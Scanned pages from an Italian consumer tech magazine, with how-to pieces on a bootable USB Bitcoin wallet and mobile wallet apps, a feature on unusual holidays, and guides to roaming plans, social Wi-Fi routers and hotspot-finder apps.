SUL WEB In pochi lo sanno, ma il celebre marketplace Shopify permette ai propri venditori di accettare facilmente anche bitcoin. Ecco una bella lista da sfogliare: **www.edmaster.it/url/3400**.

IL BANCOMAT DELL'HACKER


NON ESISTE UNA CARTA DI CREDITO UFFICIALE DEI BITCOIN, MA POSSIAMO CREARNE UNA CON UNA PENDRIVE USB AVVIABILE


ECCO IL POS SOFTWARE DA USARE DOVE E QUANDO VOGLIAMO!


Possiamo eseguire pagamenti in bitcoin ovunque ci sia un client BitcoinQt con il nostro wallet. Ciò significa che è sufficiente una chiavetta USB avviabile con Ubuntu e il client preinstallato: la pendrive dovrà avere una dimensione di almeno 32 GB, per contenere tutti i blocchi della rete Bitcoin (senza i quali non si possono eseguire transazioni e che ormai si aggirano sui 20 GB in totale). La prima volta sarà necessario molto tempo per scaricare tutti i blocchi, ma in seguito basterà tenere il proprio database aggiornato aprendo il client Bitcoin almeno una volta a settimana. La nostra pendrive è costituita da due partizioni: su una (in formato FAT32) è installato l'intero sistema operativo, sull'altra (in formato EXT4) sono presenti i blocchi Bitcoin. Per rendere la situazione più sicura possibile è fondamentale assegnare una password all'utente "kubuntu", inoltre (anche se non è obbligatorio) è buona norma crittografare la cartella home. È fondamentale anche utilizzare la pendrive esclusivamente per le transazioni Bitcoin, senza navigare sul Web o installare altri programmi: altre applicazioni o siti Web potrebbero contenere malware in grado di rubarci il wallet o identificarci (annullando quindi l'anonimato dei Bitcoin).

01 SCRIVERE L'IMMAGINE

Dal sito **www.edmaster.it/url/3356** scarichiamo l'immagine che dovremo copiare sulla pendrive da 32 GB. Si tratta di un file ZIP, quindi dobbiamo estrarne il contenuto: ottenuto il file **.img**, usiamo il programma gratuito Win32 Disk Imager (**http://sourceforge.net/projects/win32diskimager**) per scriverlo sulla pendrive da 32 GB a nostra disposizione.


02 AVVIO DA CHIAVETTA USB

Per avviare il sistema bisogna inserire la pendrive in una porta USB a PC spento. Dopo averla collegata, possiamo accendere il computer e premere il tasto per la selezione del dispositivo di boot (di solito **ESC**, **F2** o **F10**). Selezionata la chiavetta, attendiamo l'avvio del sistema: quando appare la scelta tra **Prova Kubuntu** e **Installa Kubuntu**, clicchiamo sul primo pulsante.

03 UNA NUOVA PASSWORD

Inizialmente non è richiesta alcuna password per l'accesso al sistema. Ma dal momento in cui cominceremo a registrare i nostri bitcoin, è meglio proteggersi. Possiamo impostarne una aprendo il programma **Konsole** (dal menu **K**) e digitando il comando sudo **passwd kubuntu**. I più paranoici possono cercare sul Web le guide per cifrare la cartella home dell'utente.

04 PIÙ SPAZIO PER I BLOCCHI

Apriamo il programma **PartitionManager** e cerchiamo la partizione **BITCOIN** della pendrive: con un clic del tasto destro del mouse selezioniamo la voce **Espandi**, in modo da allargarla il più possibile. Per verificare che tutto sia andato bene, apriamo il gestore file **Dolphin** e controlliamo il contenuto della partizione: è bene fare questa verifica ad ogni riavvio del sistema.

05 IL CLIENT BITCOIN

Il sistema che ci si presenta è un normale Kubuntu GNU/Linux "pulito", con il client **Bitcoin Qt** già installato. Per cominciare a lavorare con la moneta virtuale dobbiamo cliccare sul menu **K** e scegliere il programma Bitcoin. A questo punto, se è la prima volta che lo apriamo, sarà necessario molto tempo per scaricare tutti i blocchi della rete, prima di poter eseguire transazioni.

06 TUTTO COME AL SOLITO

Il programma Bitcoin funziona come al solito: al primo avvio è stato creato un portafogli con un indirizzo, ma ovviamente possiamo aggiungerne altri. L'interfaccia grafica consente facili pagamenti, e in teoria è possibile anche eseguire mining, ma non è conveniente farlo col PC. Quel che importa è che ora possiamo gestire il portafogli Bitcoin ovunque ci troviamo, tramite pendrive.

SUL WEB Crittografare una partizione è relativamente facile con Ubuntu. Sul forum dell'istituto Majorana è presente una breve guida in italiano: **www.edmaster.it/url/3357**.

SMARTPHONE O CARTA DI CREDITO?


ALTRO CHE NFC E CARTE MAGNETICHE! GRAZIE A UN'APP PUOI GESTIRE IL PORTAFOGLI BITCOIN PERSINO DAL TUO CELLULARE/TABLET

LA PROCEDURA È VALIDA SIA PER DISPOSITIVI ANDROID SIA PER DEVICE IOS

Forse i tempi in cui potremo andare al supermercato e pagare la spesa di tutti i giorni in Bitcoin sono ancora lontani, ma per chi deve spostarsi spesso è già oggi importante poter eseguire pagamenti ovunque utilizzando strumenti digitali. E, nel caso delle criptomonete, quale soluzione migliore del gestire il proprio wallet Bitcoin direttamente dallo smartphone? Naturalmente si potrebbe ricorrere a qualche sito Web che offre la memorizzazione online del wallet. Ma se preferiamo non fidarci di qualche misterioso individuo a cui affidare il nostro denaro virtuale senza, di fatto, alcuna garanzia in cambio, ci conviene tenere il wallet sul nostro dispositivo mobile utilizzando un'apposita applicazione che ci consente di gestirlo come siamo abituati a fare sul PC di casa. Per sistemi Android esiste già da tempo e si chiama Bitcoin Wallet. Inoltre, pochi mesi fa è stata autorizzata dal colosso di Cupertino un'app simile per iOS, il sistema operativo di iPhone e iPad: si chiama bitWallet, e si può scaricare ovviamente dall'App Store. Visto che il sistema Bitcoin è standard, queste app funzionano esattamente come il client Bitcoin Qt per sistemi operativi Desktop, quindi il loro utilizzo è molto intuitivo per chi ha già un minimo di pratica.

01 LO STORE UFFICIALE

L'applicazione si può installare dallo store ufficiale Android, ovvero il **Google Play**: è sufficiente cercare **Bitcoin Wallet** per identificarla immediatamente. Possiamo leggere la descrizione e controllare il nome dell'autore (**Andreas Schildbach**) per essere certi che sia quella giusta. Poi, tocchiamo il pulsante **INSTALL** quando vogliamo iniziare la procedura di installazione.

02 QUANTI PERMESSI!

Prima di cominciare lo scaricamento dei file dell'applicazione, Google Play ci presenta un avviso con i vari permessi che l'app chiede al sistema: ce ne sono diversi, perché l'app ha bisogno di poter accedere, per esempio, sia alla memoria di sistema (per registrare i blocchi Bitcoin), sia alla fotocamera (per leggere i codici QR necessari per semplificare le transazioni).

03 LA PROCEDURA DI AVVIO

Una volta terminata l'installazione, l'app appare nel menu come tutte le altre, e viene chiamata semplicemente **Bitcoin**. Possiamo avviarla toccandone il logo, ma la procedura di caricamento dell'app potrebbe richiedere un po' di tempo, soprattutto se abbiamo uno smartphone lento e un portafogli "ricco". Niente panico, quindi, per la schermata bianca!

04 ADESSO SI COMINCIA

Al primo avvio siamo già pronti a cominciare: è stato creato per noi un indirizzo Bitcoin. Ovviamente, all'inizio sarà completamente vuoto, ma potremo caricarvi monete presenti in qualche altro wallet di nostra proprietà. Possiamo anche acquistare altri Bitcoin in cambio di monete tradizionali come euro o dollari.

05 CONVERSIONE EUR-BTC

Se siamo abituati a ragionare con gli euro, la cosa migliore è impostarli come valuta di riferimento. Per farlo basta scorrere la lista delle varie monete, toccando la riga **EUR**. A quel punto, possiamo cliccare su **SET AS DEFAULT**. In questo modo ci verrà suggerito sempre il corrispettivo in euro di ogni somma Bitcoin che maneggiamo.

06 EFFETTAURE PAGAMENTI

Per eseguire un pagamento, esiste la sezione **SEND COINS**. In questa abbiamo due opzioni per indicare l'indirizzo di destinazione: la prima consiste, banalmente, nello scrivere l'indirizzo stesso nell'apposita casella di testo. La seconda, invece, è data dall'utilizzo di un QR code fornito dal destinatario del pagamento: basta cliccare su **SCAN** e inquadrare il **QR** con la fotocamera.

CREARE UN QR CODE CHE PUNTA AL NOSTRO WALLET
Se vogliamo pubblicare il nostro indirizzo Bitcoin sotto forma di QR Code, in modo che altri utenti possano inviarci somme di denaro, possiamo rivolgerci al sito Web http://bitcoinqrcode.org.

Vacanze dell'altro mondo col Web

NELLO SPAZIO, SOTT'ACQUA, SU UN'ISOLA DESERTA, IN UN PALLONE AEROSTATICO…

LA VACANZA PIÙ PAZZA CHE C'È LA PRENOTI ORA!

IL GIRO DEL MONDO IN MONGOLFIERA

Chi, in giovane età, non è rimasto affascinato dal romanzo di Jules Verne ("Il giro del mondo in 80 giorni") o da qualche sua trasposizione cinematografica? Ebbene, se non soffriamo di vertigini, possiamo cimentarci in una vacanza in mongolfiera. Ad accontentare i più intraprendenti ci pensa Nello Charbonier, famoso per aver sorvolato la Mesopotamia in pallone aerostatico. Ora organizza voli in pallone aeromobile fra le montagne più alte d'Europa, nella terra di Baffin, in Canada, Polo Nord, sui deserti libici o in Giordania. La Charbonnier Mongolfiere (www.mongolfiere.it) mette a disposizione mongolfiere da 2, 6, 10 e 20 posti. C'è persino la possibilità di brandizzare e personalizzare il pallone aerostatico per rendere ancora più esclusiva la propria vacanza.
Fra le numerose mete ambite, non poteva mancare il "giro del mondo in mongolfiera", dedicato ai vacanzieri più coraggiosi e avventurieri. Fortunatamente, però, non è necessario usare altri mezzi, come nel romanzo, e ci si impiega molto meno degli 80 giorni stimati dal noto scrittore di fantascienza.

COME ROBINSON CRUSOE!

Su www.docastaway.com, agenzia spagnola, troviamo un pacchetto a dir poco originale. I patiti delle isole deserte, o coloro i quali si sono lasciati catturare dagli stupendi panorami del film Castaway, con Tom Hanks, possono misurarsi con la natura impervia, mettendosi alla prova con la sopravvivenza, l'avventura dei grandi racconti e l'incubo più buio dell'uomo: la solitudine. Attrezzatura di ordinanza? Occorrente per la pesca e machete (per tagliare la vegetazione e costruire un rifugio). La location? L'isola deserta di Marooning, nelle Filippine. A disposizione dei coraggiosi vacanzieri c'è anche un walkie-talkie, in caso di problemi o di sfinimento fisico-nervoso, per tornare di nuovo alla civiltà in meno di 24 ore. Il prezzo di una settimana costa circa 600 euro. Il volo è escluso, così come il vitto, naturalmente!

SUL WEB Dalla pagina www.edmaster.it/url/3354 si possono localizzare, ed eventualmente organizzarne una visita, i siti italiani in cui l'ordine dei cavalieri templari soleva tramare per la conquista del potere.

IN CROCIERA... AL POLO NORD!

Chi soffre il caldo, o ama il freddo, può realizzare la propria vacanza pazza partendo da www.norama.it. Tra le varie possibilità di soggiorno a gradi zero, che permettono di raggiungere varie località molto remote dell'Alaska, di Capo Nord, della Groenlandia ecc. (con persino la possibilità di celebrare un matrimonio artico), c'è una meta molto interessante: il 90° NORD, ovvero "il tetto del Mondo", raggiungibile con la "50 YEARS OF VICTORY", una rompighiaccio a propulsione nucleare che non dovrebbe avere problemi nell'attraversare la coltre della calotta polare per depositarci nel punto più inaccessibile della Terra. Con partenza da Helsinki, in Finlandia, la vacanza si dispiega per 14 giorni e 13 notti tra silenzio, freddo glaciale, iceberg, foche, trichechi, balene e orsi bianchi. Il viaggio comprende avvicinamenti in gommone e voli panoramici sulle lande desolate a bordo di un elicottero. Sono inoltre previsti corsi di formazione per manovrare la nave e per meglio conoscere la fauna, la geologia e l'oceanografia dei luoghi visitati. Con un surplus di esborso è possibile sorvolare il "Pack Artico" su una mongolfiera, avendo in tal modo la possibilità di stare a contatto con i gabbiani tridattili e di atterrare sulle mete di approdo di leggendari esploratori, che hanno scritto pagine immortali della scienza e dell'avventura più estrema. Tutto molto bello, ma nonostante il freddo, a qualcuno potrebbero sopraggiungere molte gocce di sudore. Per questo favoloso viaggio nell'estremo Nord del pianeta, infatti, occorre sborsare dai 18 ai 28 mila euro!

A BORDO DI ANTICHI VELIERI

Gli amanti del mare, non troppo inclini alle solite e "noiose" crociere su navi lussuose possono sperimentare l'ebrezza di navigare a bordo di splendidi velieri antichi, come quelli di Star Clippers (www.edmaster.it/url/3353). La Signora del tempo (www.signoradelvento.com), oltre a permettere minicrociere nel mediterraneo, mette a disposizione una "nave scuola", per imparare l'arte della navigazione. I palati più raffinati, infine, troveranno soddisfazione a bordo del Maltese Falcon (www.perininavi.it), un tre alberi da 88 metri con 15 vele che si dispiegano in maniera automatica e che si orientano autonomamente in funzione del vento. Oltre all'equipaggio (18 membri), c'è posto per 12 persone, ospiti privilegiati ed esclusivi. Il prezzo di noleggio, in bassa stagione, si aggira sui 400 mila euro a settimana, ovvero poco più di 33 mila euro a testa, per un'indimenticabile vacanza che ci vedrà solcare qualsiasi mare.

20 MILA LEGHE SOTTO I MARI

Gli appassionati di immersioni subacquee possono trovare pane per i loro denti con le proposte di www.nosytour.it, che include destinazioni in tutti i mari più interessanti per lo scuba diving e lo snorkeling. In particolare, scegliendo come destinazione il mare dei coralli, in Australia, possiamo partecipare ad un corso di fotografia sottomarina tenuto da esperti di tutto il mondo. Possiamo trovare altri operatori, e quindi innumerevoli destinazioni, partendo dalla sezione viaggi di www.scubaportal.it. Chi non è esperto di immersioni subacquee, ma desidera comunque provare l'ebrezza di visitare fondali meravigliosi, può realizzare il proprio sogno con un immersione in sottomarino, ad esempio lungo le coste della Spagna (www.atlantidasubmarine.com), presso le Colonne d'Ercole, a caccia dei fondali della mitica Atlantide. In alternativa, possiamo visitare i fondali delle coste della Canarie, in particolare del parco di Jandia, a bordo di un catamarano-sottomarino (www.subcat-fuerteventura.com). Tramite www.submarinesafaris.com, infine, è possibile programmare una crociera con escursioni sottomarine nell'oceano Atlantico.

A ZONZO NELLO SPAZIO


L'universo è sempre più vicino grazie al Virgin Galactic (www.virgingalactic.com), che ha varato il primo volo spaziale turistico, al costo di 150 mila euro a persona, per raggiungere una quota di oltre i 100 Km di altezza e vivere 6 minuti in assenza di gravità. Per raggiungere lo spazio, però, è necessario un periodo di addestramento di 3 giorni. Per verificare l'attitudine dei passeggeri a sopportare le difficili condizioni del volo e dello spazio: brusche accelerazioni, assenza di peso, mancanza di orientamento e capacità dello stomaco di reggere forti sollecitazioni. Tra i VIP che hanno già effettuato il lancio, ci sono Tom Hanks e Anjelina jolie. E se lo spazio non basta, possiamo pensare a un allunaggio. Sborsando circa 110 milioni di euro, potranno farlo, entro il 2017, due milionari grazie all'iniziativa di Space Adventure (www.spaceadventures.com), società impegnata nel turismo spaziale. I due fortunati anonimi raggiungeranno l'orbita lunare, insieme a un astronauta professionista, dopo uno scalo sulla Stazione Spaziale Internazionale. Da lì effettueranno l'allunaggio... che non accade dal 1972!

SUL WEB Su www.turistipercaso.it troviamo una proposta di viaggio che ripercorre gli oltre 8 mila Km del Milione, la famosa opera di Marco Polo. La durata del viaggio è di 14 giorni e 13 notti; il costo è sui 4.000 euro a persona.

Viaggiare connessi

IN AUTO, AEREO, TRENO, HOTEL, SPIAGGIA, MONTAGNA, CITTÀ... COSÌ NAVIGHI OVUNQUE TI TROVI!

RESTARE SEMPRE CONNESSI? È POSSIBILE!

È praticamente impossibile rinunciare a Internet. Lo usiamo praticamente per tutto: per leggere un giornale, prenotare un ristorante, consultare una mappa, inviare un'email, acquistare un regalo, rimanere in contatto con amici e familiari, condividere le foto e molto altro ancora. Quasi tutte le app installate sui nostri device richiedono una connessione dati per funzionare ed è per questo che smartphone e tablet vengono quasi sempre abbinati a un piano per navigare con il proprio operatore. Se però abbiamo scelto come meta delle nostre vacanze un Paese straniero o ci troviamo a viaggiare per lavoro fuori dall'Italia, il nostro piano dati diventa inutile e ci troveremo ad affrontare i costi di roaming. Occorre quindi trovare soluzioni alternative per evitare di ricevere bollette salatissime! La prima è quella di disabilitare del tutto la navigazione attraverso la rete cellulare e servirsi esclusivamente del Wi-Fi. Sono sempre più gli hotspot pubblici cui è possibile connettersi gratuitamente e per trovarli ci si può servire sempre di un app. Comuni, ristoranti, biblioteche, alberghi, attività commerciali, aeroporti sono soltanto alcuni dei posti dov'è possibile trovare aree Wi-Fi libere. Solitamente, l'accesso a questi hotspot è libero e non occorre inserire alcuna password per il Wi-Fi. Al primo tentativo di navigazione, però, il browser del dispositivo ci indirizzerà a una pagina di registrazione dalla quale sarà possibile inserire i propri dati per ottenere le credenziali di autenticazione che ci permetteranno di navigare. Naturalmente, anche all'estero possiamo navigare utilizzando la rete di telefonia mobile, ma per evitare i costi del roaming, possiamo attivare sulla nostra SIM un piano dati internazionale o acquistare la SIM di un operatore locale che verrà a costare sicuramente meno rispetto a qualsiasi tariffa roaming. Utilizzando poi un modem/Wi-Fi 3G come il TP-LINK M5360 si potrà condividere la stessa connessione in modalità wireless con tutti i propri dispositivi, senza dover sostituire la scheda del-

LE MIGLIORI OFFERTE PER NAVIGARE ALL'ESTERO

Se la meta delle nostre vacanze si trova in un Paese straniero, possiamo attivare una delle numerose offerte degli operatori italiani per navigare in roaming a costi più vantaggiosi. Anche in questi casi si tratta di piani dati di tipo Flat, con soglie giornaliere o settimanali a seconda del tipo di abbonamento scelto.

OPERATORE	OPZIONE	COSTO	COSA COMPRENDE	EXTRA
TIM	TIM in Viaggio Internet	5Đ/giorno	50 MB al giorno in Europa e USA	Per il resto del Mondo il costo è di 10Đ/giorno e si hanno 10MB o 5MB al giorno, a seconda del Paese
Tre (H3G)	Internet Pass	5Đ per tre giorni	100 MB per navigare in Internet	Si può utilizzare solo con operatori partner che è possibile conoscere su www.tre.it/opzioni/estero/internet-pass
Vodafone	Smart Passport EUROPA	3Đ/giorno	Internet illimitato (Oltre 500 MB si naviga a 32Kbps) in Europa, USA e Canada	Sono compresi anche 50 minuti di chiamate (25 in entrata/25 in uscita) e 50 SMS
	Smart Passport MONDO	6Đ/giorno	30 MB per navigare in Internet	Sono compresi anche 30 minuti di chiamate (15 in entrata/15 in uscita) e 30 SMS
Wind	Web Travel Weekly Europa&USA!	15Đ/settimana	400 MB di traffico Internet	Valida negli Stati Uniti e tutti Paesi della zona UE
	Smart Travel Mondo!	5Đ/giorno	15 MB di traffico Internet	Valida nel Mondo ad eccezione della zona UE e USA
	Web Travel Weekly Mondo!	15Đ/settimana	30 MB di traffico Internet	Valida nel Mondo ad eccezione della zona UE e USA

SUL WEB Su http://blog.edreams.com/in-flight-wifi puoi trovare l'elenco delle compagnie aeree che offrono la connessione Wi-Fi per navigare su Internet.


lo smartphone. Ecco quindi le soluzioni migliori per navigare in vacanza e rimanere sempre connessi con smartphone, tablet e PC!

ROAMING DIMEZZATO

Dal 1 luglio 2014 sono entrate in vigore le nuove tariffe di roaming per scaricare dati da rete cellulare all'interno della Comunità Europea. Ebbene, per navigare ora si pagherà 20 centesimi a megabyte contro i 45 centesimi di prima. Consultare una mappa o controllare la posta elettronica è diventato sicuramente molto più sostenibile. Ma l'UE sta lavorando affinché dal dicembre 2015 i costi del roaming vengano completamente azzerati.

WI-FI SOCIALE IN GIRO PER IL MONDO

La rete Fon è una delle più grandi community di utenti che condividono la propria connessione Internet con altre persone. In altre parole è come un'enorme rete Wi-Fi globale creata dagli utenti attraverso un router, chiamato Fonera, che viene connesso al modem di casa per condividere parte della propria banda. Gli utenti che condividono la propria connessione, possono a loro volta utilizzare quella degli altri liberamente. Chi, invece, non fa parte della rete, può ugualmente collegarsi a un Fon Spot pagando un gettone di connessione, il cui costo è comunque molto vantaggioso. In Italia la rete Fon non ha avuto molto successo, ma in altri Paesi è molto diffusa: basti pensare che nel mondo ci sono quasi 13 milioni di Fon Spot. Per trovarli e connettersi si può utilizzare sia l'applicazione Fon per iOS e Android, sia andare sul sito https://corp.fon.com/en/maps. È possibile utilizzare la rete Fon anche attraverso l'applicazione Skype WiFi.

INTERNET IN HOTEL

La maggior parte degli alberghi offrono anche il Wi-Fi, ma spesso si tratta di un servizio a pagamento. Secondo uno studio fatto da HRS, portale specializzato in viaggi d'affari, in Italia solo il 53% degli hotel offre Internet gratuito: negli altri si paga e il prezzo medio è di circa € 3,48 per ogni ora. Sfruttando il portale Tripadvisor, però, possiamo trovare la migliore sistemazione per le nostre vacanze che abbia incluso nel prezzo anche la connessione Internet. Per farlo, andiamo sul sito **www.tripadvisor.it**, selezioniamo l'opzione Hotel, inseriamo la città dove vogliamo andare, la data di arrivo, quella di partenza e clicchiamo sul pulsante Cerca hotel. Una volta visualizzato l'elenco dei risultati, portiamo il puntatore del mouse sull'icona Servizi e clicchiamo su Accesso a Internet gratuito.
I risultati saranno filtrati prendendo in considerazione solo quelli che offrono gratis la connessione Internet. Oltre agli Hotel, è possibile trovare anche B&B, case vacanza e altre sistemazioni.

IN TRENO E SUL WEB

Trenitalia offre ai viaggiatori di Frecciarossa e Frecciargento la possibilità di navigare in Internet gratuitamente. Per farlo è necessario attivare il Wi-Fi sul proprio dispositivo e collegarsi alla rete WiFi Frecciarossa/Frecciargento disponibile all'interno del vagone. Avviamo quindi il browser e pro-

IL SOCIAL WI-FI MADE IN ITALY

GRAZIE A WIMAN PUOI COLLEGARTI A INTERNET SENZA IMMETTERE CHIAVI LUNGHISSIME: BASTA USARE L'ACCOUNT FACEBOOK O GOOGLE

E CON 79 EURO CREI UN SOCIAL INTERNET PER LA TUA ATTIVITÀ COMMERCIALE

Molti esercizi commerciali offrono una connessione Wi-Fi gratuita per attrarre nuovi clienti. Con wiMAN ora possono offrire questo servizio in modo più efficiente, perché le persone si autenticano semplicemente immettendo l'account Facebook o Google. Tutto quel che occorre per offrire questo servizio è dotarsi di un apposito router TP-Link con firmware modificato, acquistabile a € 79 sul sito www.wiman.me. WIMAN consente al gestore di coinvolgere maggiormente i clienti, dare maggiore visibilità sui social network alla propria attività e conoscere meglio chi frequenta il locale per creare offerte mirate e promozioni. Andando su http://locator.wiman.me è possibile trovare i locali che fanno già parte della rete wiMAN. Ecco come installare una rete wiMAN nel proprio locale.

01 INSTALLIAMO IL ROUTER

La prima cosa da fare è collegare il router wiMAN al modem del locale attraverso la porta WAN. Effettuiamo l'accesso al pannello di controllo con i dati presenti sul bollino posto sotto al router e completiamo la registrazione inserendo nome, indirizzo e dati dell'attività, un'e-mail e impostiamo la password di accesso.

02 IL LOCALE DIVENTA SOCIAL

Proseguendo nella procedura guidata di configurazione ci viene chiesto di fornire l'URL della pagina pubblica Facebook del locale o il profilo Twitter. Dopo averlo fatto, clicchiamo su **Avanti** e completiamo la registrazione cliccando sul link che ci è stato inviato attraverso un messaggio di posta elettronica.

03 ACCESSO CON FACEBOOK

Al termine, dal pannello **https://my.wiman.me** possiamo monitorare gli accessi degli utenti. Il router crea due reti Wi-Fi, una privata cui si accede con la chiave WPA2 indicata nella confezione, e una libera (**FREEwiMAN@wifi**) che i clienti possono utilizzare autenticandosi con l'account Facebook.

Su **www.wifiview.net, www.waifi.com, www.hotspots-wifi.it** e **http://wifi.gratis.it** trovi alcuni motori di ricerca per hotspot Wi-Fi italiani e non.

LE APP PER NAVIGARE GRATIS

SFRUTTA TABLET E SMARTPHONE PER TROVARE FACILMENTE CENTINAIA DI HOTSPOT WI-FI LIBERI DOVE COLLEGARTI IN MOBILITÀ

CON QUESTE APP TROVI SEMPRE UN PUNTO DI ACCESSO AL WEB

Sono milioni gli hotspot gratuiti distribuiti per il mondo cui ci si può collegare per navigare in Internet da smartphone, tablet e PC. Comuni, biblioteche, alberghi, attività commerciali, aeroporti e tantissimi altri luoghi pubblici sono dotati di un'area Wi-Fi e per trovarle basta un'app. Ecco le migliori che non dovrebbero mai mancare sui nostri dispositivi per conoscere i punti dove collegarsi in wireless quando si è in vacanza (o comunque fuori casa).

WIRED WIFI

Piattaforma: iOS, Android

Segnala la presenza delle aree Wi-Fi gratuite nelle vicinanze. Il database contiene oltre 20 mila hotspot italiani e la grafica è chiara e intuitiva. È possibile effettuare una ricerca per località, creare un elenco di preferiti e segnalare nuovi hotspot direttamente dall'applicazione.

CHEFUTURO!

Piattaforma: iOS, Android

Questa app da un lato consente di leggere una serie di articoli di tecnologia e dall'altro offre la possibilità di trovare hotspot gratuiti cui è possibile collegarsi per navigare in Internet dal proprio dispositivo mobile. Il database contiene oltre 24 mila hotspot italiani tra cui quelli messi a disposizione da comuni, biblioteche e altre istituzioni pubbliche.

WI-FI FINDER

Piattaforma: iOS

Pur non essendo aggiornata da oltre un anno, rimane un'ottima app per trovare facilmente hotspot gratuiti e a pagamento. Il suo database contiene oltre 800 mila Wi-Fi distribuiti tra ben 145 Paesi. Inoltre, ha il vantaggio di poter scaricare il database con gli hotspot per essere consultato anche in modalità offline. Ideale per chi viaggia all'estero.

OSMINO WI-FI: WIFI GRATUITO

Piattaforma: iOS, Android

La versione gratuita è zeppa di pubblicità, ma nel suo genere è una delle migliori. Consente di trovare oltre 6 milioni di hotspot Wi-Fi in più di 50 Paesi e la cosa che la rende davvero strepitosa è che usa la realtà aumentata per dirci dove si trovano. Basta puntare la fotocamera del dispositivo verso una qualsiasi direzione per sapere la posizione dell'hotspot più vicino. Il database può essere scaricato per la consultazione offline, mentre eliminare la pubblicità costa € 2,69.

SKYPE WIFI

Piattaforma: iOS, Android

Quest'app ti permette di collegarti a oltre 2 milioni di hotspot pubblici presenti nel mondo e pagare la navigazione utilizzando il proprio credito Skype. Il vantaggio principale è quello di pagare solo gli effettivi minuti di navigazione e, quindi, non è necessario acquistare un gettone di navigazione che poi potrebbe non essere utilizzato completamente. Supporta tantissime reti, comprese quella FON. In Italia è sfruttata soprattutto negli aeroporti.

WEFI PRO

Piattaforma: iOS, Android

È in grado di rilevare e connettersi automaticamente alla rete Wi-Fi migliore presente nelle vicinanze, senza interrompere la navigazione e risparmiando così molto tempo. Il suo database contiene oltre 200 milioni di hotspot distribuiti nel mondo ed è disponibile anche per Windows.

